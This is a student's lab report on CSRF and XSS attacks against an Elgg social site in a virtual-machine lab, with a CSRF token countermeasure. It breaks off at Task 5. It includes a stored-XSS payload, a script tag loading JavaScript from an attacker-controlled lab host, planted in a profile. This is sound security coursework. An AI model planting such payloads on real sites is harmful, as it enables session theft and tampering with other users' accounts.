4/9/2016

Network Security

Project 3: Web Security

Deepanshu Lulla- 001798574
CS6740

Contents

Introduction

The following tasks were done as a part of the project.

Task No.	Task Name	Type of Attack	Successful?	Attacker	Victim(s)
1	CSRF Attack using GET Request	CSRF	Yes	Boby	Alice
2	CSRF Attack using POST Request	CSRF	Yes	Alice	Boby
3	Implementing a countermeasure for Elgg	CSRF	Yes	Alice	Boby
4	Posting a Malicious Message to Display an Alert Window	XSS	Yes	Alice	Boby
5	Posting a Malicious Message to Display Cookies(to victim)	XSS	Yes	Alice	Boby
6	Stealing Cookies from the Victim's Machine	XSS	Yes	Alice	Boby
7	Session Hijacking using the Stolen Cookies	XSS	Yes	Alice	Boby
8	Writing an XSS Worm	XSS	Yes	Samy	Boby
9	Writing a Self-Propagating XSS Worm	XSS	Yes	Samy	Boby, Alice

It was assumed that all users are in same network for simplicity, though it is not mandatory for attacks to occur.

Name	IP
Alice	192.168.56.101
Boby	192.168.56.102
Elgg Web Server	192.168.56.103
Samy	192.168.56.104

Instead of setting up a DNS server, changes were made in the hosts file of VMs.


Task 1: CSRF Attack using GET Request

Objective

The main objective of the task is for Boby to befriend Alice by sending Alice a malicious link

Design


Step 1:



The HTML file for task 1 is stored in task1.html


Step 2:

Alice opens the page for www.csrflabattacker.com




Observation

Bob is now a friend of Alice.



Proof of Observation




Task 2: CSRF Attack using POST Request

Objective

The main objective of the task is for Alice to modify Bob's profile using Java script. Instead of hrdcoding Bob's Guid, I changed the script to modify any user's profile who tries to access the profile.


Design

Step 1: Before attack




Step2:

Alice sends Boby a message.




Observation

On opening the link Boby is redirected to Boby's home page.



Proof of Observation



Question 1: The forged HTTP request needs Boby's user id (guid) to work properly. If Alice targets Boby specifically, before the attack, she can find ways to get Boby's user id. Alice does not know Boby's Elgg password, so she cannot log into Boby's account to get the information. Please describe how Alice can find out Boby's user id.

Alice can find out Boby's user ID(guid) by looking into Boby's home page.

Question 2: If Alice would like to launch the attack to anybody who visits her malicious web page. In this case, she does not know who is visiting the web page beforehand. Can she still launch the CSRF attack to modify the victim's Elgg profile? Please explain.


No she can't launch the attack because for that it needs to know the global variables for guid which it can't access from the script. In XSS that would have been possible but for this it is not possible as the script and global variables for guid are not on same web page.

Task 3: Implementing a countermeasure for Elgg

Objective


To switch on the protection for CSRF. This is done by enabling checking for timestamp and token.

Design




Observation

Now when Bob tries to open message sent by Alice,there is no change in boby's profile.



Proof of Observation



Task 4: Posting a Malicious Message to Display an Alert Window

Objective


The main goal of the task was to post an alert message using a Java script on the victim's profile.

Design

Alice saves the following script in here brief description.


<script type="text/javascript" src="http://www.csrflabattacker.com/task4.js"> </script>

Task4.js was saved in /var/www/CSRF/Attacker in Alice's machine (or web server for csrflabattacker.com).



Observation

When Bob tries to access Alice's profile, it gets an alert message.



Task 5: Posting a Malicious Message to Display Cookies

Objective


The main goal of the task was to post an alert message containing the victim's cookie using a Java script on the victim's profile.

Design

